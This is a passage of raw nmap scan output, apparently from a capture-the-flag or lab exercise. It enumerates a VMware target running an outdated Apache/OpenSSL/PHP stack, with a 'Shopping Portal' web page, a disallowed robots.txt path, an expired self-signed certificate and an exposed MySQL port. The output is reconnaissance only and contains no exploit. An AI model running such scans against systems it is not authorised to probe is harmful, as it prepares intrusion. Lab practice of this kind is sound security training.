|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5:
F0EFE4F611DBE28F4A144EE5B15DC4A4
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_CCGRJMJRHVLR/doornumbers.txt
|_http-server-header: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
|_http-title: Shopping Portal Home Page
443/tcp  open  ssl/http syn-ack Apache httpd 2.4.3 ((Unix)
OpenSSL/1.0.1c PHP/5.4.7)
|_http-server-header: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
|_http-title: Access forbidden!
| ssl-cert: Subject: commonName=localhost/organizationName=Apache
Friends/stateOrProvinceName=Berlin/countryName=DE/
localityName=Berlin
| Issuer: commonName=localhost/organizationName=Apache Friends/
stateOrProvinceName=Berlin/countryName=DE/localityName=Berlin
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2004-10-01T09:10:30
| Not valid after:  2010-09-30T09:10:30
| MD5:   b181 18f6 1a4d cb51 df5e 189c 40dd 3280
| SHA-1: c4c9 a1dc 528d 41ac 1988 f65d b62f 9ca9 22fb e711
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAk+gAwIBAgIBADANBgkqhkiG9w0BAQQFADBcMQswCQYDVQQGEwJERTEP
| MA0GA1UECBMGQmVybGluMQ8wDQYDVQQHEwZCZXJsaW4xFzAVBgNVBAoTDkFwYWNo
| ZSBGcmllbmRzMRIwEAYDVQQDEwlsb2NhbGhvc3QwHhcNMDQxMDAxMDkxMDMwWhcN
| MTAwOTMwMDkxMDMwWjBcMQswCQYDVQQGEwJERTEPMA0GA1UECBMGQmVybGluMQ8w
| DQYDVQQHEwZCZXJsaW4xFzAVBgNVBAoTDkFwYWNoZSBGcmllbmRzMRIwEAYDVQQD
| Ewlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMzLZFTC+qN6
| gTZfG9UQgXW3QgIxg7HVWnZyane+YmkWq+s5ZrUgOTPRtAF9I0AknmAcqDKD6p3x
| 8tnwGIWd4cDimf+JpPkVvV26PzkuJhRIgHXvtcCUbipi0kI0LEoVF1iwVZgRbpH9
| KA2AxSHCPvt4bzgxSnjygS2Fybgr8YbJAgMBAAGjgbcwgbQwHQYDVR0OBBYEFBP8
```

```
| X524EngQ0fE/DlKqi6VEk8dSMIGEBgNVHSMEfTB7gBQT/F+duBJ4ENHxPw5Sqoul
| RJPHUqFgpF4wXDELMAkGA1UEBhMCREUxDzANBgNVBAgTBkJlcmxpbjEPMA0GA1UE
| BxMGQmVybGluMRcwFQYDVQQKEw5BcGFjaGUgRnJpZW5kczESMBAGA1UEAxMJbG9j
| YWxob3N0ggEAMAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEEBQADgYEAFaDLTAkk
| p8J2SJ84I7Fp6UVfnpnbkdE2SBLFRKccSYZpoX85J2Z7qmfaQ35p/ZJySLuOQGv/
| IHlXFTt9VWT8meCpubcFl/mI701KBGhAX0DwD5OmkiLk3yGOREhy4Q8ZI+Eg75k7
| WF65KAis5duvvVevPR1CwBk7H9CDe8czwrc=
|_-----END CERTIFICATE-----
|_ssl-date: 2018-10-18T16:23:12+00:00; -32d23h15m43s from scanner
time.
3306/tcp open  mysql    syn-ack MySQL (unauthorized)
MAC Address: 00:0C:29:59:83:8B (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=11/20%OT=21%CT=1%CU=39170%PV=Y%DS=1%DC=D%G=Y%
M=000C29%
OS:TM=5BF42A8F%P=x86_64-pc-linux-
gnu)SEQ(SP=105%GCD=1%ISR=10E%TI=Z%CI=Z%II=
OS:I%TS=8)OPS(O1=M5B4ST11NW4%O2=M5B4ST11NW4%O3=M5B4NNT11NW4%O4=M5B
4ST11NW4%
OS:O5=M5B4ST11NW4%O6=M5B4ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%
W5=3890%W
OS:
6=3890)ECN(R=Y%DF=Y%T=40%W=3908%O=M5B4NNSNW4%CC=Y%Q=)T1(R=Y%DF=Y%T
=40%S=
OS:O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=3890%S=O%A=S+
%F=AS%O=M5B4S
OS:T11NW4%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
=Y%DF=Y%T
OS:=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=
OS:
164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.084 days (since Tue Nov 20 08:37:40 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

Host script results:
|_clock-skew: mean: -32d23h15m43s, deviation: 0s, median:
-32d23h15m43s

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms 192.168.1.10
```

```
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 20 10:38:55 2018 -- 1 IP address (1 host
up) scanned in 29.28 seconds
```